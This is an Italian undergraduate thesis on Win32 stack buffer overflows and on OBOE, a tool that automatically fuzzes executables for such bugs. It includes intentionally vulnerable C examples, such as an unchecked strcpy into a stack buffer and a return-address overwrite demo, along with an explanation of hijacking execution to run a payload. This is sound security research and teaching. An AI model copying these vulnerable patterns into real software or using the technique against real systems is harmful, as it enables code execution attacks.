UNIVERSITÀ DEGLI STUDI DI MILANO
FACOLTÀ DI SCIENZE MATEMATICHE, FISICHE E NATURALI
CORSO DI LAUREA TRIENNALE IN INFORMATICA

STUDIO DI BUFFER OVERFLOW IN AMBIENTE WIN32 E REALIZZAZIONE DI UN TOOL PER LA RICERCA AUTOMATICA DI PROGRAMMI VULNERABILI A QUESTO TIPO DI ATTACCO

Relatore: Ing. Mattia MONGA

Tesi di Laurea di:
Davide MARRONE
Matricola 654241

Anno Accademico 2003–04

Ai miei genitori

Indice

Introduzione **1**

1 Buffer Overflow **3**

1.1 Il problema 3

1.2 Buffer overflow su stringhe 4

1.2.1 Categorie di buffer overflow 5

1.3 Stack-based buffer overflow 6

1.3.1 Chiamare una funzione 6

1.3.2 Modificare il flusso di esecuzione 9

1.3.3 Eseguire codice arbitrario 11

2 Analisi del progetto OBOE **14**

2.1 Tipi di input 15

2.1.1 Parametri a linea di comando 15

2.1.2 Chiavi di registro 17

3 Implementazione di OBOE **20**

3.1 Ambiente Win32 21

3.1.1 Organizzazione della memoria 21

3.1.2 Debugging 22

3.2 Debugging in OBOE 23

3.3 Comportamento del target 23
3.3.1 Generazione di un'eccezione 25
3.3.2 Terminazione 26
3.3.3 Stato bloccato 27
3.3.4 Stato di loop 28
3.4 Strategia utilizzata 29
3.4.1 Scrittura oltre le pagine di stack 31
3.4.2 Stringhe fisse 32
3.4.3 Stringhe pseudocasuali 33
3.5 Rilascio delle risorse 34

4 Shellcode **36**
4.1 Shellcode in Windows 37
4.2 Shellcode in OBOE 38
4.2.1 Salto diretto 39
4.2.2 Salto indiretto 39
4.3 Prove effettuate 41

5 Conclusioni **42**
5.1 Sviluppi futuri 42

A Eccezioni **45**

B Shellcode **47**

Bibliografia **49**

Introduzione

Il lavoro di tesi consiste nello studio di *buffer overflow* in ambiente *Win32* e in particolare nella realizzazione di una applicazione in grado di rilevare, in un file eseguibile (*target*), eventuali vulnerabilità che permettono di effettuare questo tipo di attacco.

Il buffer overflow è stata, ed è ancora oggi, una delle tecniche più utilizzate per compromettere la sicurezza di un sistema; questo attacco sfrutta delle debolezze che sono presenti nel modello di gestione dell'integrità dei dati del linguaggio C. In questo linguaggio, per garantire la massima efficienza e flessibilità, non vengono effettuati alcuni controlli di integrità come, ad esempio, i controlli sui limiti degli array oppure i controlli sull'aritmetica dei puntatori, questi compiti sono delegati al programmatore che ha la responsabilità di effettuarli manualmente. I programmatori spesso omettono questi controlli perché generalmente assumono che il programma non verrà eseguito in un ambiente ostile.

Il programma che è stato sviluppato (*OBOE*) presume di trovare la struttura dell'input, utilizzato dal target, in file formattati opportunamente, inoltre l'approccio seguito presume che non si abbia a disposizione il codice sorgente del programma target. Senza poter analizzare approfonditamente il codice sorgente, per riuscire a trovare delle vulnerabilità, è necessario testare il corretto funzionamento del target usando come dati di input dei valori costruiti appositamente con l'obbiettivo di danneggiare le strutture dati del programma stesso. I dati di input sono forniti al target attraverso i parametri passati a linea di comando e le chiavi di registro.

Lo scopo della tesi è l'automatizzazione delle fasi che normalmente bisognerebbe effettuare, con l'aiuto di vari strumenti come debugger e disassemblatori, per trovare queste vulnerabilità. In particolare si possono individuare tre fasi principali, nella prima si crea ripetutamente lo stesso processo target passandogli dei dati pseudocasuali, l'input fornito potrebbe non rispettare le regole della semantica del target, questa fase porta un programma vulnerabile ad una terminazione improvvisa causata da un'eccezione. Dopo aver individuato quale parametro di input oppure chiave di registro porta ad un comportamento anomalo, si passa ad una seconda fase che serve a ricavare le informazioni necessarie per modificare il normale flusso del programma. Si vuole riuscire a far eseguire un pezzo di codice arbitrario al target senza far generare un'eccezione che causerebbe la terminazione del processo. L'ultima fase è quella che permette l'esecuzione di codice arbitrario a causa dell'input che viene passato, questo input viene chiamato "exploit" o "shellcode". Il suo scopo è di far eseguire al target un interprete dei comandi, normalmente chiamato "shell". In caso di fallimento di quest'ultima fase è necessario un lavoro manuale per stabilire se sia presente una vulnerabilità che potrebbe essere sfruttata.

Con OBOE è quindi possibile analizzare molti programmi con uno sforzo decisamente minore rispetto ad un'analisi manuale, senza doversi preoccupare di molti particolari che risultano critici quando si lavora ad un problema di questo tipo. Il principale vantaggio di OBOE è che, agendo sui binari, può essere utilizzato per l'enorme quantità di programmi legacy di cui non si ha più il codice e per i programmi proprietari di cui talvolta occorre fidarsi al buio. Anche se in certe situazioni molto complicate OBOE non riesce a costruire in automatico l'exploit, fornisce delle informazioni importanti che possono essere utilizzate per velocizzare un'eventuale fase manuale.

Capitolo 1

Buffer Overflow

1.1 Il problema

Con il termine *buffer overflow* si intende indicare l'operazione di scrittura dopo la fine di un array o buffer. Questo problema si verifica quando si riempie un array con un numero di elementi superiore alla sua capacità, in questa situazione ci sono dei dati in eccesso che saranno posizionati al di fuori dei limiti dell'array. I buffer overflow sono quindi errori di programmazione, un semplice esempio è il seguente:

```
char foo;
char array[4];
for(int i=0; i<=4; i++)
{
  array[i] = 'A' + i;
}
```

Figura 1.1: Buffer overflow in un ciclo for

in questo esempio l'array può contenere 4 elementi con indice da 0 a 3, l'esecuzione del codice provoca un buffer overflow a causa dell'errata condizione di permanenza del ciclo. L'errore produce la scrittura della lettera "E" in una locazione di memoria che non appartiene all'array.

In alcuni linguaggi di programmazione, per risolvere questo problema, sono stati inseriti dei controlli che segnalano un errore quando si cerca di scrivere al di fuori dei limiti. In questi linguaggi, ogni volta che si vuole utilizzare un array, viene prima verificato che la locazione richiesta faccia parte della struttura dati.

Nella fase di compilazione, non si possono conoscere tutti i valori che un indice assumerà durante l'esecuzione del programma, risulta quindi evidente che i controlli per l'integrità dei dati devono essere fatti a *run-time*. Nel linguaggio C, come in altri linguaggi, per garantire la massima efficienza e flessibilità, non vengono effettuati i controlli per assicurare che la scrittura avvenga nei limiti logici dell'array. Se dopo l'array c'è una zona di memoria riservata per il programma non viene generato nessun tipo di errore.

1.2 Buffer overflow su stringhe

L'esempio di fig. 1.1 non è molto interessante, in quel caso il buffer overflow provoca solamente la scrittura del carattere "E" nella variabile foo. Il motivo per cui questo carattere finisce nella variabile foo è comprensibile leggendo i prossimi paragrafi, si noti che tale operazione potrebbe anche non influire in alcun modo sul funzionamento del programma. Se infatti successivamente la variabile foo venisse inizializzata, il programma sarebbe eseguito correttamente senza riportare nessuna anomalia.

Oltre agli errori legati alle condizioni di permanenza dei cicli, ci sono altri tipi di errori che possono portare ad un buffer overflow. I più diffusi sono quelli causati dalle funzioni per la manipolazione di stringhe.

Nel linguaggio C non esiste un tipo particolare per memorizzare questa struttura dati, ogni array di caratteri può essere considerato una stringa. Durante l'esecuzione di un programma non si tiene traccia della lunghezza delle stringhe, in ogni array si utilizza il numero *zero* per segnalarne la fine. Lo zero presente in un array di caratteri viene chiamato *null–byte* ed è un riferimento essenziale per poter lavorare correttamente con le stringhe. La maggior parte di funzioni che le utilizzano fanno affidamento su questo carattere per eseguire il loro lavoro, ad esempio:

```
printf("%s", array);
```

in questo caso la funzione `printf` stampa a video tutti i caratteri che trova a partire dall'indirizzo di memoria presente nella variabile `array` fino a quando incontra un null–byte. Questa funzione non ha nessuna informazione riguardante il numero di locazioni di memoria che sono state riservate per la stringa. Se nelle locazioni appartenenti alla stringa non fosse presente un null–byte la funzione leggerebbe anche i caratteri al di fuori dell'array. È compito del programmatore assicurarsi che, nello spazio di memoria riservato per la stringa, sia sempre presente il null–byte.

Nell'esempio precedente, può accadere che vengano stampati a video dei caratteri casuali che rappresentano il contenuto della memoria prima di un null–byte. Tale comportamento non causa grossi problemi, ci sono però altre funzioni di manipolazione delle stringhe che fanno le stesse assunzioni della funzione `printf`, ma, invece che leggere dati, li scrivono. Queste funzioni sono quelle maggiormente a rischio di buffer overflow, la più conosciuta è la *strcpy()*. La funzione prende come argomenti due stringhe e copia la seconda (sorgente) nella prima (destinazione) mediante l'esecuzione di un ciclo nel quale la condizione di permanenza è il raggiungimento di un null–byte. Se il primo array è più piccolo del secondo si verifica un buffer overflow.

1.2.1 Categorie di buffer overflow

Si possono classificare i buffer overflow in base alla posizione dei buffer all'interno della memoria. In Windows secondo il formato binario PE (Portable Executable)[9] si hanno le seguenti sezioni di memoria:

text: codice eseguibile

data: variabili inizializzate

bss: dati non inizializzati

la loro struttura è creata dal compilatore, inoltre ci sono altre due sezioni di memoria che sono create dal loader: l'heap e lo stack.
Generalmente si parla però solo di due tipi di buffer overflow:

- Stack–based buffer overflow
- Heap–based buffer overflow

questo perché negli heap–based si raggruppano insieme heap, bss e data buffer overflow. In questo lavoro sono analizzati solo i buffer overflow di tipo stack–based.

1.3 Stack-based buffer overflow

Per capire cosa sia possibile fare a causa di un buffer overflow di questo tipo, bisogna prima analizzare i vari passi che vengono effettuati da un programma per eseguire una funzione. Durante la chiamata ad una funzione si utilizza lo stack e ci possono essere dei buffer statici che sono allocati in questa zona di memoria. È quindi utile conoscere i passaggi necessari per eseguire una funzione ed i valori che sono presenti sullo stack.

1.3.1 Chiamare una funzione

Ci sono diversi standard per invocare una funzione, ognuno di loro definisce dove devono essere posizionati i parametri da passare alla funzione chiamata e se quest'ultima deve preoccuparsi di liberare lo spazio riservato per questi valori.

I principali standard sono tre. Il più diffuso è il *C declaration syntax*. Seguendo le convenzioni di questo standard i parametri sono messi sullo stack in ordine inverso, cioè da destra verso sinistra[1], e il chiamante ha il compito di liberare la memoria occupata quando la funzione termina. Quest'ultima operazione viene chiamata *bilanciamento* dello stack e consiste nel riportare lo *stack pointer* al valore in cui si trovava prima di effettuare la chiamata alla funzione.
Questo standard è conosciuto anche con il nome di *cdecl call syntax*, è il predefinito nei compilatori MS Visual C/C++ ed è utilizzato in molte altre piattaforme.

Un altro standard usato per effettuare la chiamata ad una funzione è lo *standard call syntax*, come per il cdecl i parametri sono passati in ordine inverso sullo stack. In

[1]Questo viene fatto per permettere alle funzioni che accettano un numero non predefinito di parametri, come ad esempio la printf, di avere il *format-string* in una posizione nota sullo stack.

questo caso però è compito del chiamato bilanciare lo stack prima di ritornare. Il codice che effettua questa operazione è quindi unico ed è inserito nella funzione. Questo metodo è il più utilizzato nelle WIN32 API ed è conosciuto anche come *stdcall*.

Il terzo tipo di standard è chiamato *fast call syntax* ed è molto simile allo stdcall. L'unica differenza tra i due risiede nel passaggio dei primi due parametri, invece che posizionarli sullo stack sono inseriti in due registri. Tale standard è sfruttato principalmente dal compilatore *Delphi* ed è inoltre utilizzato nel *kernel* di *Windows NT*.

L'obbiettivo della tesi è quello di studiare programmi a livello utente scritti in C, non sarà quindi analizzato ulteriormente il fast call syntax, mentre saranno considerati gli altri due standard.

Per chiamare una funzione, oltre ad eseguire le operazioni descritte negli standard, bisogna effettuare anche un altro passaggio che permette di saltare al codice della funzione. Questa operazione è svolta nel linguaggio *assembly* dall'istruzione *call*. La call è un istruzione atomica che esegue due operazioni, la prima è quella di mettere nello stack, sotto ai parametri, il valore del registro `EIP` (*extended instruction pointer*) e la seconda è quella di effettuare il salto al codice della funzione. Il valore del registro `EIP` salvato nello stack è l'indirizzo dell'istruzione posizionata dopo la call, questo valore viene chiamato indirizzo di ritorno o *return address*.

Quando la funzione finisce il suo lavoro è necessario riprendere l'esecuzione del programma dal punto in cui era stato interrotto. L'ultima istruzione eseguita da una funzione è la *ret* che ha il compito di prendere dallo stack il return address e metterlo nel registro `EIP`. In questo modo il programma riprende l'esecuzione dall'istruzione successiva alla call.


Per avere una rappresentazione visuale dei valori presenti sullo stack durante una chiamata ad una funzione si consideri la figura 1.2 riferita al seguente esempio che utilizza lo standard C declaration syntax.
L'istruzione che permette di effettuare la chiamata ad una funzione in C:

```
char primo, secondo, terzo;
funzione(primo, secondo, terzo);
```

è tradotta in assembler in questo modo:

```
  ; i parametri sono passati in ordine inverso
push terzo
push secondo
push primo
  ; la call salva il return address sullo stack ed
  ; effettua il salto al codice della funzione
call addrFunzione
  ; il chiamante bilancia lo stack
add esp, 12
```

al posto di *addrFunzione* sarà presente l'indirizzo dove è stato caricato in memoria il codice della funzione. Dopo l'esecuzione dell'istruzione call, i valori presenti nello stack sono quelli rappresentati nella figura riportata di seguito.



a) Prima della call b) Dopo la call c) Dopo il prologo

Figura 1.2: Valori presenti sullo stack

In conclusione si introduce un elemento che è inserito dalla maggior parte dei compilatori all'inizio di una funzione. Tale elemento è conosciuto con il nome di *prologo* ed è composto dalle seguenti istruzioni assembler:

```
push ebp
mov  ebp, esp
sub  esp, num
```

lo scopo del prologo è quello di allocare lo spazio necessario per contenere le variabili locali della funzione ed inoltre di creare un punto di riferimento per queste variabili. La prima istruzione serve per salvare il valore corrente del registro EBP nello stack. Questo registro è utilizzato come punto di riferimento per le variabili locali della funzione, nella seconda istruzione viene infatti memorizzato in EBP il valore corrente dello stack pointer. L'ultima istruzione serve a spostare lo stack pointer verso gli indirizzi più bassi, in questo modo si riserva lo spazio per le variabili locali che sono accessibili sottraendo uno spiazzamento al registro EBP. I valori presenti sullo stack dopo l'esecuzione del prologo sono riportati in figura 1.2.

1.3.2 Modificare il flusso di esecuzione

Al termine di una funzione il programma normalmente riprende l'esecuzione dal punto in cui era stato interrotto. Questo avviene solamente perché l'istruzione ret preleva dallo stack il return address e lo mette nell'instruction pointer. Il valore del return address è quindi molto importante perché permette di ritornare esattamente all'istruzione successiva rispetto a quella che ha chiamato la funzione.

Dal punto di vista tecnico bisogna però ricordare che il posto dove viene memorizzato il valore di ritorno non è altro che una normale cella di memoria. Il C non fa nessuna differenza su ciò che è contenuto in memoria. Questo significa che, se si conosce l'indirizzo del return address, si può modificare il suo valore come se si trattasse di una normale variabile. Questa operazione può essere fatta solo quando il return address è presente nello stack e cioè durante l'esecuzione della funzione. Se quindi, prima di eseguire la ret, il return address fosse modificato, l'esecuzione del programma non continuerebbe più dal punto in cui era stato interrotto.

È quindi possibile alterare il normale flusso logico di un programma; per capire meglio a cosa può portare questa situazione si consideri questo esempio tratto da [2]:

```
void function(int a, int b, int c) {
  char buffer[5];
  int *ret;
  ret = buffer + 12;
  (*ret) += 8;
}

void main() {
  int x = 0;
  function(1,2,3);
  x = 1;
  printf("Valore di x: %d", x);
}
```

Eseguendo questo programma verrà visualizzato `Valore di x: 0`. Il risultato è dovuto al fatto che, durante l'esecuzione della funzione, è stato modificato il return address, di conseguenza è stato alterato il normale comportamento del programma.
All'interno della funzione, la prima istruzione fa puntare la variabile ret all'indirizzo di memoria dove è stato salvato il return address. Questo indirizzo si troverà sullo stack al di sopra dell'array e al di sopra del valore di `EBP` salvato dal prologo. Per l'array sono riservati otto byte per consentire di tenere lo stack pointer allineato a multipli di quattro, il valore di `EBP` occupa invece quattro byte, sommando il numero dodici[2] all'indirizzo presente nella variabile buffer si ottiene l'indirizzo del return address.
La seconda istruzione somma al valore corrente del return address il numero otto[3]. Questo numero rappresenta la quantità di byte occupati, in codice binario[7], dall'istruzione che permette di bilanciare lo stack e da quella che assegna ad x il valore 1. Spostando in avanti il valore del return address lo stack non viene bilanciato e ad x non viene assegnato il valore 1.

[2] Questo numero dipende dal tipo di compilatore utilizzato e dalle opzioni impostate.
[3] Anche questo numero, come il precedente, è legato al compilatore.

Al ritorno della funzione, quando la ret sposta il valore presente nello stack nel registro EIP, la continuazione del programma riprende dalla riga successiva all'assegnamento di 1 alla variabile x.

1.3.3 Eseguire codice arbitrario

I buffer overflow sono stati introdotti all'inizio di questo lavoro come semplici errori di programmazione, a questo punto viene spiegato perché nella pratica sono uno strumento che permette di esporre a rischio la sicurezza di un sistema.

Nell'esempio precedente il codice della funzione è stato scritto con l'intenzione di alterare il flusso di esecuzione del programma. Lo stesso risultato può essere ottenuto in un programma normale in cui è presente uno stack–based buffer overflow, come mostrato nel seguente pezzo di codice:

```
void function (char *str){
  char buffer[22];
  strcpy(buffer, str);
  ...
  ...
}

int main(int argc, char *argv[]){
  function(argv[1]);
}
```

Se il primo parametro passato come input è più lungo di 23[4] caratteri, i dati in eccesso vengono scritti sullo stack al di sopra delle locazioni di memoria riservate per l'array. Se al programma si fornisce una stringa di 31 caratteri vengono sovrascritti il valore del registro EBP (salvato dal prologo) e il valore del return address come mostrato in figura 1.3.

[4]Per problemi di allineamento al buffer saranno riservati 24 byte inoltre nell'ultima posizione viene copiato il null–byte.




Figura 1.3: Buffer overflow dovuto alla strcpy

La stringa passata al programma in questo caso è composta da 24 "A" seguite da "BCDEFGH"; in questa situazione si può alterare il flusso del programma in base al contenuto della stringa utilizzata come input.

Lo scopo di questo tipo di attacco non è quello di alterare semplicemente la normale logica dell'applicazione ma è quello di eseguire del codice estraneo al programma. Per riuscire in questa operazione bisogna inserire, in qualche modo, il codice che si vuole eseguire all'interno dello spazio di indirizzamento del processo. Tale codice viene chiamato *payload* ed è composto da una serie di istruzioni in linguaggio macchina. Nel caso in cui al posto del return address ci sia l'indirizzo del payload, il programma esegue del codice arbitrario.

Nell'esempio riportato precedentemente, se il payload fosse più piccolo di 28 byte, si potrebbe inserirlo nella stringa di input prima dei quattro byte che che sovrascrivono il return address, verrebbe così posizionato sullo stack del processo. In questo caso, per poterlo eseguire, è sufficiente sovrascrivere il return address con l'indirizzo a cui

fa riferimento la variabile buffer.

Nei casi pratici non è sempre possibile utilizzare questo metodo, per eseguire il payload puó essere necessario, in alcune situazioni, inserirlo in altre zone di memoria. Il payload puó essere composto da qualsiasi tipo di istruzione, ma normalmente il suo scopo é quello di generare un interprete di comandi o *shell*, in questi casi viene chiamato *shellcode*. Nel capitolo 4 è spiegato in dettaglio come crearne uno in ambiente Win32.

Capitolo 2

Analisi del progetto OBOE

Per cercare di limitare il problema dei buffer overflow sono stati fatti diversi sforzi. Nel corso degli anni sono state proposte differenti soluzioni che vanno dalla modifica dei compilatori ad un'ispezione automatica del codice. Quasi tutte le soluzioni proposte cercano di eliminare il problema partendo dal codice sorgente del programma. Per i programmi commerciali e quelli dove il codice non è liberamente accessibile queste soluzioni non possono essere adottate.

Per risolvere tale problema, il CERT-IT, in ambiente unix, ha sviluppato un tool denominato *OBOE* (Object code Buffer Overrun Evaluator)[3]. Lo scopo di OBOE è quello di trovare buffer overflow in programmi eseguibili. In questo lavoro di tesi è stata sviluppata una versione di OBOE per l'ambiente Win32. A causa della profonda diversità tra le due famiglie di sistemi operativi non è stato possibile riadattare la versione esistente, ma è stato necessario implementarne una completamente nuova.

Oltre ai vari aspetti tecnici che rendono possibile l'attacco di tipo buffer overflow, c'è un ulteriore elemento che ne garantisce la riuscita. È infatti possibile effettuare questo attacco a causa di alcune cattive abitudini di programmazione e ad un'insufficiente validazione dell'input. I controlli sull'input fornito al programma sono infatti frequentemente omessi. In questi casi, ad esempio, è possibile inserire qualsiasi byte in stringhe di input che dovrebbero contenere solo caratteri dell'alfabeto o quanto meno "stampabili". Inoltre nei programmi si utilizzano spesso delle funzioni considerate insicure come la `strcpy()`. Tale funzione può causare un buffer overflow e al suo

posto dovrebbe essere utilizzata la `strncpy()`. Quest'ultima cerca di limitare il problema dei buffer overflow introducendo un ulteriore parametro che indica il numero massimo di caratteri da copiare se non viene trovato un null–byte.

2.1 Tipi di input

Tutti i dati di input che sono gestiti in maniera scorretta possono causare un buffer overflow.

Nella versione di OBOE sviluppata dal CERT-IT si cercavano buffer overflow nei programmi che ricevono dell'input dai parametri passati a linea di comando. In ambiente Windows oltre ad analizzare questo tipo di input si è considerato anche un altro elemento: il registro di sistema che è spesso utilizzato per ricavare dei dati.

Un elemento importante da considerare nella ricerca di buffer overflow riguarda i valori da cui è composto l'input. Non si possono sapere quali controlli vengono effettuati dal target. Per la versione di Windows di OBOE sono state utilizzate due modalità diverse per costruire l'input da passare ai programmi. La prima consiste nel comporre le stringhe di input con una serie di caratteri identici e fissi mentre nella seconda le stringhe sono formate da caratteri pseudocasuali. Ogni carattere pseudocasuale viene scelto dall'insieme delle lettere dell'alfabeto. L'obbiettivo delle stringhe pseudocasuali è quello di coprire diversi flussi di esecuzione del programma che si possono verificare a causa dei test effettuati sull'input.

OBOE assume di trovare la struttura dell'input utilizzato dal programma target in file di testo. Per i parametri passati a linea di comando in ogni riga del file deve essere presente un parametro che può essere utilizzato nel programma da testare. Per le chiavi di registro invece ogni riga deve contenere una chiave che viene letta dal target durante la fase di inizializzazione.

2.1.1 Parametri a linea di comando

Per effettuare il testing sui parametri a linea di comando OBOE considera una riga del file alla volta. Oltre al contenuto dell'input un aspetto importante da considerare è la

lunghezza massima che questo può assumere. Infatti è ipotizzabile che i dati forniti siano scritti sullo stack del processo ed una dimensione ridotta potrebbe non sovrascrivere il return address. Per evitare questo inconveniente, si utilizza inizialmente il valore massimo che il parametro può assumere. Questo valore si può ricavare dalla documentazione fornita per le API di Windows[1]. In particolare da quella per la *CreateProcess*, che permette la creazione di un nuovo processo, la cui struttura è la seguente:

```
BOOL CreateProcess(
   LPCTSTR lpApplicationName,
   LPTSTR lpCommandLine,
   LPSECURITY_ATTRIBUTES lpProcessAttributes,
   LPSECURITY_ATTRIBUTES lpThreadAttributes,
   BOOL bInheritHandles,
   DWORD dwCreationFlags,
   LPVOID lpEnvironment,
   LPCTSTR lpCurrentDirectory,
   LPSTARTUPINFO lpStartupInfo,
   LPPROCESS_INFORMATION lpProcessInformation
);
```

Figura 2.1: API CreateProcess

i primi due parametri richiesti sono delle stringhe, il loro valore serve per specificare il file che si vuole eseguire. Se nel primo viene specificato il path dove si trova il programma, nel secondo è sufficiente inserire il nome e i parametri che si vogliono passare. La grandezza massima dell'input è quindi dipendente dalla dimensione che può assumere il secondo parametro. Si riportano di seguito i valori presenti nella documentazione:

> ***lpCommandLine:***
>
> Pointer to a null-terminated string that specifies the command line to execute. The maximum length of this string is 32K characters.
> Windows 2000: The maximum length of this string is MAX_PATH characters.

queste righe permettono quindi di fissare un valore massimo per la stringa che viene passata al target. Ai valori limite bisogna sottrarre la lunghezza del nome del file e la lunghezza del nome del parametro.

2.1.2 Chiavi di registro

L'altro tipo di input che OBOE cerca di sfruttare è quello proveniente dalle chiavi di registro. Questo input viene utilizzato maggiormente dai programmi visuali. Durante l'esecuzione, il registro viene usato diverse volte per leggere e memorizzare dei dati, spesso queste operazioni sono conseguenza di eventi generati dall'utente. Tra tutte le chiavi che un programma utilizza, OBOE cerca buffer overflow solo su quelle lette subito dopo la creazione del processo. Tale limite è dovuto all'impossibilità di riprodurre tutti gli eventi generati da un utente su un programma generico.

Anche per le chiavi di registro, come per i parametri a linea di comando, è necessario considerare la grandezza massima che possono assumere. I limiti sono presenti nella documentazione delle API e sono riportati di seguito:

> ***Registry Element Size Limits:***
>
> Available memory (latest format)
> 1MB (standard format)
> Windows Me/98/95: 16,300 bytes.
> Windows 95: There is a 64K limit for the total size of all values of a key.

nella documentazione è presente anche questa nota:

> Long values (more than 2,048 bytes) should be stored as files with the file names stored in the registry. This helps the registry perform efficiently.

in questo caso non c'è un limite preciso sulla grandezza dei dati. Anche se si consiglia di non usare valori maggiori di 2KB, OBOE, per effettuare le prove, utilizza come valore di default 32KB.

Sull'input proveniente dalle chiavi di registro bisogna fare un'ulteriore osservazione: trovare buffer overflow è molto più difficile rispetto al caso in cui l'input arrivi dai

parametri passati a linea di comando. Per capire quale sia il problema bisogna analizzare l'API necessaria per leggere una stringa dal registro. L'API è la *RegQueryValueEx* e la sua struttura è la seguente:

```
LONG RegQueryValueEx(
  HKEY hKey,
  LPCTSTR lpValueName,
  LPDWORD lpReserved,
  LPDWORD lpType,
  LPBYTE lpData,
  LPDWORD lpcbData
);
```

per leggere una stringa, nel sesto parametro bisogna specificare la grandezza del buffer dove la stringa deve essere copiata. Se però la grandezza della stringa presente nel registro è maggiore di quella specificata in questo parametro, l'API si comporta nel seguente modo:

> If the buffer specified by lpData parameter is not large enough to hold the data, the function returns ERROR_MORE_DATA and stores the required buffer size in the variable pointed to by lpcbData. In this case, the contents of the lpData buffer are undefined.

questa situazione si verifica nella maggior parte dei casi se OBOE, prima di eseguire il programma, al posto della stringa inserisce un valore grande 32KB.

Se nel programma target vengono fatti i controlli sui valori restituiti dalle API, molto probabilmente viene generato un errore con la conseguente terminazione del processo. Purtroppo anche nel caso in cui questi controlli non siano presenti, il valore contenuto nel registro non viene copiato nella stringa di destinazione.

Se quindi la stringa presente nel registro supera la dimensione del sesto parametro, non viene mai copiata nello spazio di indirizzamento del processo. Per questo motivo è molto più complicato trovare buffer overflow utilizzando le stringhe di registro rispetto ai parametri passati a linea di comando. Le due situazioni si assomigliano soltanto in un caso, cioè se prima di copiare la stringa viene allocato abbastanza spazio per

contenerla. È infatti possibile utilizzare la stessa API per conoscere la dimensione della stringa memorizzata nel registro.

Il target dovrebbe quindi richiedere la lunghezza della stringa e allocare dinamicamente uno spazio sufficientemente grande per poterla contenere. In questo caso la stringa verrebbe copiata da qualche parte nello heap del processo.

Non è possibile sapere in anticipo come è scritto il programma target, per questo motivo, in OBOE, oltre ad utilizzare la dimensione di 32KB, viene data la possibilità di specificare un valore per impostare la dimensione massima della stringa.

Nei parametri passati a linea di comando questo problema non si verifica, è infatti il sistema operativo che si occupa di allocare lo spazio necessario per i parametri prima di creare il processo, questi saranno quindi sempre presenti nello spazio di indirizzamento del processo.

Capitolo 3

Implementazione di OBOE

L'obbiettivo di OBOE è quello di automatizzare le fasi svolte manualmente per trovare un buffer overflow.

In particolare si cercano buffer overflow in programmi per i quali non è disponibile il codice sorgente ed inoltre si considerano solo le due fonti di input descritte nel capitolo precedente. Sotto queste condizioni, per riuscire a trovare un buffer overflow, è necessario svolgere un'attività di testing sul programma target. L'operazione richiede due fasi, nella prima viene creato l'input che deve essere passato al target, se si utilizza il registro è necessario inserirlo nella chiave opportuna. La seconda fase consiste nell'analizzare in dettaglio il comportamento del processo target in funzione dell'input fornito. Se fosse presente un buffer overflow, in generale, ci si aspetterebbe che il programma termini generando un'eccezione. Se invece l'input venisse riconosciuto come incorretto il programma probabilmente terminerebbe segnalando il problema.

L'analisi del comportamento del programma viene di norma svolta manualmente utilizzando un debugger, grazie a questo strumento si possono infatti analizzare tutti gli eventi che avvengono in un processo target. OBOE deve essere in grado di ottenere le stesse informazioni, in pratica può essere considerato un particolare tipo di debugger.

3.1 Ambiente Win32

Prima di analizzare in dettaglio la realizzazione della parte di debugging in OBOE ed i possibili modi in cui si può comportare un processo debuggato, è necessario introdurre alcune nozioni riguardanti il sistema operativo che viene utilizzato. In particolare bisogna conoscere in che modo è gestita la memoria e che strumenti sono forniti per poter realizzare un debugger.

